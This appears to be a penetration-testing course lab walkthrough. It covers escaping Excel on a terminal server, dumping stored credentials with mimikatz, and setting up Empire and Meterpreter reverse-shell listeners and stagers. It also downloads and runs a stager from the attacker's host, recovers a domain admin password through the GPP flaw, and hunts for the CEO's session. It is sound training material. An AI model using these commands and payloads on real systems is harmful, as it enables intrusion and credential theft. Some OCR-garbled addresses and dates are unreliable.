
```
VERBOSE lab configured continue
```

```
Press any key to continue
```


Begin

You have an initial choice of two different paths from your Windows 10 VM:

1. Harvest DLP credentials
 - a. Put there by the `bootcamp.bat` setup script
 - b. Reuse agents from early labs if they are still working
 - c. Launch new agents
2. Open the `c:\lab\day2\DLP-test.xls` file
 - a. This will run Microsoft Excel on a server over the VPN connection (but it looks like Excel is installed on your Windows 10 VM)
 - b. There may be a short to longer delay, depending on server load and your network connection
 - c. Trust the *Unknown Publisher* and click *Connect* as shown below



d. Escape the Excel Application



Reusable or possible conflicting things from earlier

Some things from earlier labs could be helpful. Some things from earlier might conflict!

Things possible to reuse

- Empire's LAN listener useful -if still running agents on your Windows 10 VM
- Stagers only work with the listener they were created for
- Python staging server running on port 3000 useful for both LAN and VPN

Things that could conflict

- Empire's LAN Listener (we must use different Host and Port settings)
- Covenant Listener on port 8080
- mitmproxy on port 8080

Useful Hints and Tips

Find yourself in a similar situation as a previous lab?

That situation will have similar steps, though probably not exactly the same.

Do not obsess over one tool or target.

There are many different ways to progress, too many to mention. If you are stuck in a way where it seems that a previous lab doesn't fit or is too hard, then there's probably an easier way.

Pilfer any non-default content.

If the Operating System shipped with a thing, that thing could be abused in a Living-Off-the-Land (LOLbin) situation, but might not have the loot you are looking for.

If there is an application installed, it's either there to be used or was at sometime but is now deprecated. Either way, it's an interesting spot to look for loot or to abuse (it was used, so it can be abused).

Empire persistence is one of the easiest ways to defeat timeouts.

Due to VPN resources and general breakage across the Internet, a straight RDP session or shell is likely to get disconnected. Establish persistence at every opportunity to avoid losing your foothold.

Cheats

If you continue reading, you will find information that is intended to be found in context. It is better to try as much as possible on your own before reading further so you have context. These pieces of information are purposefully NOT a linear walk-through. This is a challenge and should force you to apply tools and techniques based on the situation.

You can ask for help from Instructors, Assistants, Subject Matter Experts, and other students -which is also very valuable. Seeing how others approach situations is likely more valuable than a one-off solution by itself.

Getting CMD on Office

Some office servers disallow use of `c:\windows\system32\cmd.exe` via Application Control. You can pick a different command shell on the system or bring one with you.

A favorite shell alternative is to use the screensaver feature of Windows. You don't have a shell to type this, but you can make it happen without a shell if you try.

Powershell version of testing a shell as a screensaver

```
copy c:\windows\system32\cmd.exe $ENV:TEMP\cmd scr
rundll32.exe desk cpl InstallScreenSaver $ENV:TEMP\cmd scr
```

Escalate and Escape Office.

Creating objects or URLs inside of applications seems to be the most universal way to break out. Keep trying different kinds of objects: Folders, Shells, other applications (notepad, mspaint, etc.).

On Kiosks or hardened desktops that have more than one application, help and printing features might be useful for escaping.

There is always something new.

It's fair to try an exploit from something recently released. The lab environment isn't designed to be exploited in that way, but that's "normal" in the real world.

Match vintages of vulnerability, exploit, and Operating System.

Most exploits work best when closely matching the vintage. Find a CVE-2018 thing? You might need to use an older Metasploit, even though it's present in the modern version. There will be less bitrot and the exploit is more likely to work.

Meterpreter from inside of Excel is useful.

Nishang has an `Out-Excel` tool for creating payloads inside of a spreadsheet, but you can copy/paste VBA code from msfvenom or msfconsole inside the spreadsheet's macro editor.

Syntax for msfconsole is a little like this:

```
use payload/windows/meterpreter/reverse_tcp
show options
setg LHOST 10 20 76 2
setg LPORT 10101
generate f vba psh met_rev vba
```

Multi-handler for most situations

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10 20 76 2
set LPORT 10101
exploit
```

Scenario's Easiest Vulnerability to Exploit

The Group Policy Preferences (GPP) in the 10.10.10.78's SYSVOL share has an issue known to have recoverable Domain Administrative credentials. You can read up on the flaw by researching CVE-2014-1812.

Other more modern vulnerabilities fun in the lab, but not required

<https://voidsec.com/cve-2020-1337-printdemon-is-dead-long-live-printdemon/> <https://github.com/m8sec/CVE-2021-34527>

Attack Path

Attack Path General Approach

1. Break out of either Office on the Windows 2016 Server
 - a. Might escalate here
 - b. Easier to pivot first in this case
2. Generate a Meterpreter or other C2 payload, the simpler the better.
 - a. Run Meterpreter EXE or copy/paste the VBA code into a macro-enabled workbook for execution.
 - b. With an active Meterpreter session, try all post-exploitation modules and scripts, especially windows/local/escalate modules.
 - c. Alternatively, use PowerShell Empire instead of Metasploit to replace any step or the whole attack.
3. With escalated credentials, pivot to the CEO's actual Windows desktop and pilfer his sensitive files.

■ Use administrative agent from earlier lab

Run mimikatz on your own Windows 10 now that the `bootcamp.bat` file has added credentials for this alleged *DLP*

You are looking for the server **o2016.sec660.org** that the trust warning in the **Begin** section mentioned.

```
mimikatz
```

Snippet of mimikatz output


```
credman
[00000000
* Username Custom-12@sec660.org
* Domain TERMSRV/10.10.10.76
* Password Deadlist
[00000001
* Username Custom-12@sec660.org
* Domain TERMSRV/10.10.10.71
* Password deadlist
[00000002
* Username Custom-12@sec660.org
* Domain TERMSRV/10.10.10.80
* Password Deadlist
[00000003
* Username custom-12@sec660.org
* Domain TERMSRV/o2016.sec660.org
* Password Deadlist
[00000004
```

■ Domain User credentials

Username: custom-12@sec660.org Password: Deadlist!

Escape the Excel blank document


1. Type `file://c:\` in a cell, then *ENTER*.
2. Use a *CTRL+Click* on the link you created to activate it.
3. Accept the warning to get an Explorer Window on the Server.



Don't get confused!

On the left-hand side, is a server-side explorer.exe after activating the escape link. On the right-hand side is a client-side explorer.exe.

It's subtle, but the *blue boundary* and icon on the start bar of the server-side is different than the client-side. Notice also, the server-side has a server related folder, `c:\inetpub`, while the client-side has the `c:\lab` folder we've been using.



You'll need a new listener configured for your Slingshot's VPN IP address, so the agent from the server can get to your C2 server.

```
slingshot@slingshot:~$ sudo openvpn Desktop/LabID487-667245-Linux.ovpn
[sudo password for slingshot:
Wed Feb 13 02:14 2023 OpenVPN 2.4.4 x86_64-pc-linux-gnu SSL (OpenSSL) [LZO] [LZ4] EPOLL]
[PKCS11 [MH/PKTINFO] AEAD] built on Apr 27 2021
Wed Feb 13 02:14 2023 library versions: OpenSSL 1.1.1 11 Sep 2018 LZO 2.08
Wed Feb 13 02:14 2023 NOTE: the current --script-security setting may allow this configuration to
call user-defined scripts
Wed Feb 13 02:14 2023 TCP/UDP: Preserving recently used remote address: [AF_INET]54.237.224.72:1194
Wed Feb 13 02:14 2023 UDP link local (bound) AF_INET [undef :1194
Wed Feb 13 02:14 2023 UDP link remote: [AF_INET]54.237.224.72:1194
Wed Feb 13 02:15 2023 SEC660A-SERVER] Peer Connection Initiated with AF_INET 54 237.224.72:1194
Wed Feb 13 02:17 2023 Options error Unrecognized option r missing r extra parameter(s in PUSH-
OPTIONS] 4 register-dns (2.4.4)
Wed Feb 13 02:17 2023 TUN/TAP device tap0 opened
Wed Feb 13 02:17 2023 do_ifconfig, tt->did_ifconfig_ipv6_setup 0
Wed Feb 13 02:17 2023 /sbin/ip link set dev tap0 up mtu 1500
Wed Feb 13 02:17 2023 /sbin/ip addr add dev tap0 10.20.76.3/22 broadcast 10 20.79.255
255.252.0 init
14>Feb 13 02:17 update-systemd-resolved: Link 'tap0' coming up
<14>Feb 13 02:17 update-systemd-resolved: Setting DNS Domain sec660.org
14>Feb 13 02:17 update-systemd-resolved: Adding IPv4 DNS Server 10 10.10.78
< 4>Feb 13 02:17 update-systemd-resolved: SetLinkDNS(6 2 10 10 10 78
<14>Feb 13 02:17 update-systemd-resolved: SetLinkDomains(6 1 sec660.org false)
Wed Feb 13 02:17 2023 WARNING: this configuration may cache passwords in memory use the auth-
nocache option to prevent this
Wed Feb 13 02:17 2023 Initialization Sequence Completed
```

Switch back to Empire and start a new listener, named *httpVPN* and using your Slingshot's VPN IP address (shown in your *openvpn* command)

```
(Empire: admin) > listeners

[*] Active listeners:

Name           Module      Host                                     Delay/Jitter  KillDate
http           http        http://192.168.230.128:8080             5/0.0

(Empire: listeners) > uselistener http

(Empire: listeners/http) > set Name httpVPN
(Empire: listeners/http) > set Host http://10.20.76.3:8181
(Empire: listeners/http) > set Port 8181
(Empire: listeners/http) > execute
```

```
[ ] Starting listener 'httpVPN'
* Serving Flask app "http" (lazy loading)
* Environment: production
WARNING This is development server Do not use it in production deployment.
Use production WSGI instead
Debug mode off
[+] Listener successfully started!
(Empire: listeners/http > listeners

[*] Active listeners:
```

Name	Module	Host	Delay/Jitter	KillDate
http	http	http://192.168.230.128:8080	5/0.0	
httpVPN	http	http://10.20.76.2:8181	5/0.0	

```
(Empire: listeners) >
```


Now make a simple stager.

```
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener httpVPN
(Empire: stager/windows/launcher_bat) > set OutFile /opt/Empire/downloads/stagerVPN.bat
(Empire: stager/windows/launcher_bat) > set Delete False
(Empire: stager/windows/launcher_bat) > generate

[*] Stager output written out to: /opt/Empire/downloads/stagerVPN.bat

(Empire: stager/windows/launcher_bat) >
```

Add a link to the Excel Spreadsheet to the generated file.



Click this new <http://10.20.76.3:3000/stagerVPN.bat> link to download. Click *Run* button then switch back to Empire on Slingshot Linux.

```
[ ] Sending POWERSHELL stager stage 1) to 10 10.10.90
[*] New agent X52TR7ES checked in
[ ] Initial agent X52TR7ES from 10 10.10.90 ow active Slack)
[*] Sending agent (stage 2 to X52TR7ES at 10 10.10.90
```

Interact with the new agent

```
(Empire: stager/windows/launcher_bat) agents
```

```
[ ] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID
Delay	Last Seen	Listener				
agentx	ps 192	168.230.188	SEC660-WIN10	SEC660-WIN10\student	powershell	9704 5/
0.0	2023-02-01 15:11:18		http			
15MTN94H	ps 10	20.76.2	SEC660-WIN10	SEC660-WIN10\student	powershell	4648 5/
0.0	2023-02-01 0 :47:25		http			
1KLF2ZAC	ps 10	20.76.2	SEC660-WIN10	SEC660-WIN10\student	powershell	6924 5/
0.0	2023-02-01 08:52:25		http			
admin	ps 10.20.76.2		SEC660-WIN10	*SEC660-WIN10\student	powershell	8636 5/
0.0	2023-02-01 15:11:21		http			
X52TR7ES	ps 10	10.10.90	O2016	SEC660\custom-12	powershell	3068 5/
0.0	2023-02-01 15:03:20		httpVPN			

```
(Empire: agents > interact X52TR7ES
(Empire: X52TR7ES enam agent90
```

Find a Privilege Escalation

```
(Empire: agent90) > usemodule privesc/powerup/allchecks
(Empire: powershell/privesc/powerup/allchecks > un
[*] Tasked X52TR7ES to run TASK_CMD_JOB
[ ] Agent X52TR7ES tasked with task ID 1
[*] Tasked agent agent90 to un module powershell/privesc/powerup/allchecks

#### TRIMMED NOISE FOR BREVITY

Job started: NAGDXE

Changed      {2012-11-27 01 47:51}
UserNames    {SEC660\Administrator}
NewName      [BLANK]
Passwords    {Sec660!123}
File         C:\ProgramData\Microsoft\Group Policy\History\{1661F738-0901-463D-8E
              0A-21FD28980776}\S-1-5-21-1567725889-2956308877-1875809650-500\Prefe
              rences\ScheduledTasks\ScheduledTasks.xml
```

PowerUp found an old domain admin account from a Group Policy Preferences flaw.

PowerUp decoded the old password, maybe it's still valid. Details about the flaw: <https://support.microsoft.com/en-us/topic/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevation-of-privilege-may-13-2014-60734e15-af79-26ca-ea53-8cd617073c30>

Find the CEO

There could be multiple users connected to the o2016.sec660.org server, let's see if anybody else is connected like we are.

```
(Empire: agent90) > shell netstat ano findstr "3389"
[*] Tasked L1XBN2GR to run TASK_SHELL
[*] Agent L1XBN2GR tasked with task ID 7
(Empire: agent90) >
TCP      0 0.0.0:3389      0.0.0.0:0          LISTENING          2436
TCP      10 10.10.90:3389   10.10.20.55:55425   ESTABLISHED        2436
TCP      10 10.10.90:3389   10.20.76.2:50848     ESTABLISHED        2436
TCP      ] 3389      [ :0                LISTENING          2436
